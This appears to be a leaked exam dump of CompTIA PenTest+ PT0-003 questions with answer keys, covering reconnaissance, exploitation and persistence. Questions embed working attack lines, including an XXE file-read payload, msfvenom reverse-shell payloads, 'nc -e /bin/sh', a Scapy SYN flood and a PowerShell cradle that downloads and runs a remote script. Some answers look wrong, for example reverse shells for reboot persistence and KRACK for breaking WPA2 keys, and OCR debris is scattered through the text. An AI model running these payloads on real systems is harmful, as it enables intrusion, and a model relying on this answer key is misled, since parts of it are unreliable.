CompTIA PenTest+

Vendor: CompTIA
Exam Code: PT0-003
Exam Name: CompTIA PenTest+



Question 1
A penetration tester wants to send a specific network packet with custom flags and sequence numbers to a vulnerable target. Which of the following should the tester use?

A. tcprelay
B. Bluecrack
C. Scapy
D. tcpdump

Correct Answer: *C*

Question 2
Which of the following explains the reason a tester would opt to use DREAD over PTES during the planning phase of a penetration test?

A. The tester is conducting a web application test.
B. The tester is assessing a mobile application.
C. The tester is evaluating a thick client application.
D. The tester is creating a threat model.

Correct Answer: *D*

Question 3
A penetration tester is performing a security review of a web application. Which of the following should the tester leverage to identify the presence of vulnerable open-source libraries?

A. VM
B. IAST
C. DAST
D. SCA

Correct Answer: *D*

Question 4
A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:

```
<?xml version="1"?>
<!DOCTYPE data [ <!ENTITY foo SYSTEM "file:///etc/passwd" ]>
<test>&foo;</test>
```

Which of the following should the tester recommend in the report to best prevent this type of vulnerability?

A. Drop all excessive file permissions with chmod o-rwx.
B. Ensure the requests application access logs are reviewed frequently.
C. Disable the use of external entities.
D. Implement a WAF to filter all incoming requests.

Correct Answer: *C*

Question 5

A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Correct Answer: *C*

Question 6
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5     response = requests.get(url)
6     if response.status == 401:
7         print("URL accessible")
```

Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Correct Answer: *A*

Question 7
During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?

A. Golden Ticket
B. Kerberoasting
C. DCShadow
D. LSASS dumping

Correct Answer: *B*

Question 8
While performing an internal assessment, a tester uses the following command:

crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@

Which of the following is the main purpose of the command?

A. To perform a pass-the-hash attack over multiple endpoints within the internal network
B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems
D. To execute a command in multiple endpoints at the same time

Correct Answer: *C*

Question 9
A penetration testing team needs to determine whether it is possible to disrupt the wireless communications for PCs deployed in the client's offices. Which of the following techniques should the penetration tester leverage?

A. Port mirroring
B. Sidecar scanning
C. ARP poisoning
D. Channel scanning

Correct Answer: *D*

Question 10
A tester gains initial access to a server and needs to enumerate all corporate domain DNS records. Which of the following commands should the tester use?

A. dig +short A AAAA local.domain
B. nslookup local.domain
C. dig afxr @local.dns.server
D. nslookup -server local.dns.server local.domain *

Correct Answer: *C*

Question 11
A penetration tester is performing network reconnaissance. The tester wants to gather information about the network without causing detection mechanisms to flag the reconnaissance activities. Which of the following techniques should the tester use?

A. Sniffing
B. Banner grabbing
C. TCP/UDP scanning
D. Ping sweeps

Correct Answer: *A*

Question 12
During a security assessment, a penetration tester uses a tool to capture plaintext log-in credentials on the communication between a user and an authentication system. The tester wants to use this information for further unauthorized access. Which of the following tools is the tester using?

A. Burp Suite
B. Wireshark
C. Zed Attack Proxy
D. Metasploit

Correct Answer: *B*

Question 13
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p
attacker_host$ nc -l -p 8000 | 0 <backpipe | nc <target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr>
attacker_host$ nmap -sT 127.0.0.1 8000

D. attacker_host$ proxychains nmap -sT <target_cidr>

Correct Answer: *D*

Question 14
A penetration tester is unable to identify the Wi-Fi SSID on a client's cell phone. Which of the following techniques would be most effective to troubleshoot this issue?

A. Sidecar scanning
B. Channel scanning
C. Stealth scanning
D. Static analysis scanning

Correct Answer: *B*

Question 15
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:

```
PORT        STATE     SERVICE
22/tcp      open      ssh
25/tcp      filtered  smtp
111/tcp     open      rpcbind
2049/tcp    open      nfs
```

Based on the output, which of the following services provides the best target for launching an attack?

A. Database
B. Remote access
C. Email
D. File sharing

Correct Answer: *D*

Question 16
A client recently hired a penetration testing firm to conduct an assessment of their consumer-facing web application. Several days into the assessment, the client's networking team observes a substantial increase in DNS traffic. Which of the following would most likely explain the increase in DNS traffic?


A. Covert data exfiltration
B. URL spidering
C. HTML scrapping
D. DoS attack

Correct Answer: *A*

Question 17
HOTSPOT -
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.


INSTRUCTIONS -
Select the tool the penetration tester should use for further investigation.
Select the three entries in the robots.txt file that the penetration tester should recommend for removal.
If at any time you would like to bring back the inital state of the simulation, please click the Reset All button.

Answer Area



Correct Answer:

Answer Area



Question 18
SIMULATION

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS
Select the appropriate answer(s), given the output from each section.

Output 1

Output 1 | Output 2 | Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
---------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

- Somecloudddomain
- ARIN
- LocalComputerPro's.com
- Amazon

Who registered the domain?

- LocalComputerPro's, Inc.
- ARIN
- Somecloudddomain
- Amazon

When was the domain registered?

- 1993-09-22T04:00:38Z
- 2021-02-15T04:43:38Z
- 2015-09-24
- 2010-08-27

A. See all the solutions below in Explanation

Correct Answer: *A*

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Select TWO commands that would produce the `nslookup` and `dig` output:

- ☑ `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- ☐ `$ dig @192.168.20.66 somecloudddomain.org +short`
- ☐ `$ dig somecloudddomain.org +noall +short`
- ☑ `> nslookup somecloudddomain.org 8.8.8.8`
- ☐ `> nslookup somecloudddomain.org 192.168.20.66`
- ☐ `> nslookup somecloudddomain.org`

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

Amazon

Who registered the domain?

LocalComputerPro's, Inc.

When was the domain registered?

1993-09-22T04:00:38Z

Question 19
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:

Server High-severity vulnerabilities

1. Development sandbox server 32
2. Back-office file transfer server 51
3. Perimeter network web server 14
4. Developer QA server 92

The client is concerned about the availability of its consumer-facing production application. Which of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Correct Answer: C

Question 20
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access. Which of the following techniques should the tester use?

A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack

Correct Answer: A

Question 21
During an engagement, a penetration tester found some weaknesses that were common across the customer's entire environment. The weaknesses included the following:

Weaker password settings than the company standard
Systems without the company's endpoint security software installed
Operating systems that were not updated by the patch management system

Which of the following recommendations should the penetration tester provide to address the root issue?

A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.

Correct Answer: B

Question 22
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Correct Answer: B

Question 23
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:

findstr /SIM /C:"pass" *.txt *.cfg *.xml

Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Correct Answer: D

Question 24
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Correct Answer: C

Question 25
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy

B. Nessus
C. Grype
D. Kube-hunter

Correct Answer: D

Question 26
Which of the following OT protocols sends information in cleartext?

A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET

Correct Answer: C

Question 27
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Correct Answer: A

Question 28
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS

Correct Answer: D

Question 29
A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx

Correct Answer: A

Question 30
A penetration tester wants to maintain access to a compromised system after a reboot. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Correct Answer: A

Question 31
During a red-team exercise, a penetration tester obtains an employee's access badge. The tester uses the badge's information to create a duplicate for unauthorized entry. Which of the following best describes this action?

A. Smurfing
B. Credential stuffing
C. RFID cloning
D. Card skimming

Correct Answer: C

Question 32
A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following output:

kotlin

Copy code

Nmap scan report for some_host

Host is up (0.01 latency).

PORT STATE SERVICE

445/tcp open microsoft-ds

Host script results: smb2-security-mode: Message signing disabled

Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?

A. responder -T eth0 -dwv ntlmrelayx.py -smb2support -tf <target>
B. msf > use exploit/windows/smb/ms17_010_psexec msf > <set options> msf > run
C. hydra -L administrator -P /path/to/passwdlist smb://<target>
D. nmap ---script smb-brute.nse -p 445 <target>

Correct Answer: A

Question 33
Which of the following activities should be performed to prevent uploaded web shells from being exploited by others?

A. Remove the persistence mechanisms.
B. Spin down the infrastructure.
C. Preserve artifacts.
D. Perform secure data destruction.

Correct Answer: D

Question 34
A penetration tester successfully clones a source code repository and then runs the following command:

find . -type f -exec egrep -i "token|key|login" {} \;

Which of the following is the penetration tester conducting?

A. Data tokenization
B. Secrets scanning
C. Password spraying
D. Source code analysis

Correct Answer: B

Question 35
A penetration tester is trying to get unauthorized access to a web application and executes the following command:

GET /foo/images/file?id=2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd

Which of the following web application attacks is the tester performing?

A. Insecure Direct Object Reference
B. Cross-Site Request Forgery
C. Directory Traversal
D. Local File Inclusion

Correct Answer: C

Question 36
A penetration tester completes a scan and sees the following output on a host:

bash

Copy code

Nmap scan report for victim (10.10.10.10)

Host is up (0.0001s latency)

PORT STATE SERVICE

161/udp open|filtered snmp

445/tcp open microsoft-ds

3389/tcp open microsoft-ds

Running Microsoft Windows 7

OS CPE: cpe:/o: microsoft: windows_7_sp0

The tester wants to obtain shell access. Which of the following related exploits should the tester try first?

A. exploit/windows/smb/psexec
B. exploit/windows/smb/ms08_067_netapi
C. exploit/windows/smb/ms17_010_eternalblue
D. auxiliary/scanner/snmp/snmp_login

Correct Answer: C

Question 37
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Correct Answer: A

Question 38
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname | IP address | CVSS 2.0 | EPSS
hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90

Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Correct Answer: A

Question 39
A penetration tester is ready to add shellcode for a specific remote executable exploit. The tester is trying to prevent the payload from being blocked by antimalware that is running on the target. Which of the following commands should the tester use to obtain shell access?

A. msfvenom --arch x86-64 --platform windows --encoder x86-64/shikata_ga_nai --payload windows/bind_tcp LPORT=443
B. msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=8000
C. msfvenom --arch x86-64 --platform windows --payload windows/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 EXITFUNC=none
D. net user add /administrator | hexdump > payload

Correct Answer: A

Question 40
A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

A. OWASP Top 10
B. MITRE ATT&CK framework
C. NIST Cybersecurity Framework
D. The Diamond Model of Intrusion Analysis

Correct Answer: B

Question 41
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Correct Answer: D

Question 42
A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:

```
for var in --MISSING TEXT-- do
ping -c 1 192.168.10.$var
done
```

Which of the following pieces of code should the penetration tester use in place of -MISSING TEXT-?

A. crunch 1 254 loop
B. seq 1 254
C. echo 1-254
D. {1..254}

Correct Answer: D

Question 43
A penetration tester wrote the following script on a compromised system:

```
#! /bin/bash
network='10.100.100'
ports='22 23 80 443'
for x in {1 .. 254};
do (nc -zv $network.$x $ports);
done
```

Which of the following would explain using this script instead of another tool?

A. The Bash script will provide more thorough output.
B. The configuration required the penetration tester to not utilize additional files.
C. The penetration tester wanted to persist this script to run on reboot.
D. The typical tools could not be used against Windows systems.

Correct Answer: B

Question 44
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Correct Answer: D

Question 45
Which of the following members of a client organization are most likely authorized to provide a signed authorization letter prior to the start date of a penetration test?

A. Organizational security personnel
B. The IT department
C. The human resources team
D. The executive management team and legal personnel

Correct Answer: D

Question 46
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:

```
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S")
raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
```

Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Correct Answer: D

Question 47
Which of the following assessment methods is the most likely to cause harm to an ICS environment?

A. Active scanning
B. Ping sweep
C. Protocol reversing
D. Packet analysis

Correct Answer: A

Question 48
A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

A. Report the finding.
B. Analyze the finding.
C. Remove the threat.
D. Document the finding and continue testing.

Correct Answer: A

Question 49
During a pre-engagement activity with a new customer, a penetration tester looks for assets to test. Which of the following is an example of a target that can be used for testing?

A. API
B. HTTP
C. IPA
D. ICMP

Correct Answer: A

Question 50
User credentials were captured from a database during an assessment and cracked using rainbow tables.
Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5
B. bcrypt
C. SHA-1
D. PBKDF2

Correct Answer: A

Question 51
A penetration tester is performing an assessment for an organization and must gather valid user credentials.
Which of the following attacks would be best for the tester to use to achieve this objective?

A. Wardriving
B. Captive portal
C. Deauthentication
D. Impersonation

Correct Answer: D

Question 52
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Correct Answer: C

Question 53
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?

A. Kiosk escape
B. Arbitrary code execution
C. Process hollowing
D. Library injection

Correct Answer: A

Question 54

A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

A. ProxyChains
B. Netcat
C. PowerShell ISE
D. Process IDs

Correct Answer: B

Question 55
Which of the following lock-picking techniques is faster but less precise, used when speed is prioritized over precision?

A. Plug spinner
B. Bypassing
C. Decoding
D. Raking

Correct Answer: D

Question 56
A penetration tester has adversely affected a critical system during an engagement, which could have a material impact on the organization. Which of the following should the penetration tester do to address this issue?

A. Restore the configuration.
B. Perform a BIA.
C. Follow the escalation process.
D. Select the target.

Correct Answer: C

Question 57
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?

A. Latches
B. Pins
C. Shackle
D. Plug

Correct Answer: B

Question 58
During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard-coded credentials most effectively?

A. Run TruffleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Correct Answer: A

Question 59

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?
A. Create a one-shot system service to establish a reverse shell.
B. Obtain /etc/shadow and brute force the root password.
C. Run the nc -e /bin/sh <...> command.
D. Move laterally to create a user account on LDAP

Correct Answer: A

Question 60
A company wants to perform a BAS (Breach and Attack Simu-lation) to measure the efficiency of the corporate security controls. Which of the following would most likely help the tester with simple command examples?

A. Infection Monkey
B. Exploit-DB
C. Atomic Red Team
D. Mimikatz

Correct Answer: C

Question 61
A penetration tester gains access to the target network and observes a running SSH server.
Which of the following techniques should the tester use to obtain the version of SSH running on the target server?

A. Network sniffing
B. IP scanning
C. Banner grabbing
D. DNS enumeration

Correct Answer: C

Question 62
Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.
B. occurs during the monthly vulnerability scanning.
C. uncovers indicators of prior compromise over the course of the assessment.
D. proceeds in parallel with a criminal digital forensic investigation.

Correct Answer: C

Question 63
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Correct Answer: C

Question 64
A tester compromises a target host and then wants to maintain persistent access. Which of the following is the best way for the attacker to accomplish the objective?

A. Configure and register a service.
B. Install and run remote desktop software.
C. Set up a script to be run when users log in.
D. Perform a kerberoasting attack on the host.

Correct Answer: A

Question 65
Which of the following could be used to enhance the quality and reliability of a vulnerability scan report?

A. Risk analysis
B. Peer review
C. Root cause analysis
D. Client acceptance

Correct Answer: B

Question 66
During an assessment, a penetration tester obtains access to an internal server and would like to perform further reconnaissance by capturing LLMNR traffic. Which of the following tools should the tester use?

A. Burp Suite
B. Netcat
C. Responder
D. Nmap

Correct Answer: C

Question 67
During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the provided on-premises credentials.
Which of the following best describes why the tester was able to gain access?

A. Federation misconfiguration of the container
B. Key mismanagement between the environments
C. laaS failure at the provider
D. Container listed in the public domain

Correct Answer: A

Question 68
Given the following script:

$1 = [System.Security. Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {echo IEX (New-Object Net.WebClient). Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -} Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Correct Answer: C

Question 69

Given the following code:

```
$p = (80, 110, 25)
$network = (192.168.0)
$range = 1 .. 254
$ErrorActionPreference = 'silentlycontinue'
$Foreach ($add in $range)
$Foreach ($x in $p)
{ {$ip = "{0} . {1} -F $network, $add"
If (Test-Connection -BufferSize 32 -Count 1 -quiet -ComputerName $ip)
{$socket = new-object System.Net. Sockets. TcpClient (&ip, $x)
If ($socket. Connected) { $ip $p open"
$socket. Close () }
}
}}
```

Which of the following tasks could be accomplished with the script?

A. Reverse shell
B. Ping sweep
C. File download
D. Port scan

Correct Answer: D

Question 70
The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

A. Statement of work
B. Program scope
C. non-disclosure agreement
D. Rules of engagement

Correct Answer: D

Question 71
A penetration tester is performing a cloud-based penetration test against a company. Stakeholders have indicated the priority is to see if the tester can get into privileged systems that are not directly accessible from the internet. Given the following scanner information:

Server-side request forgery (SSRF) vulnerability in test.comptia.org
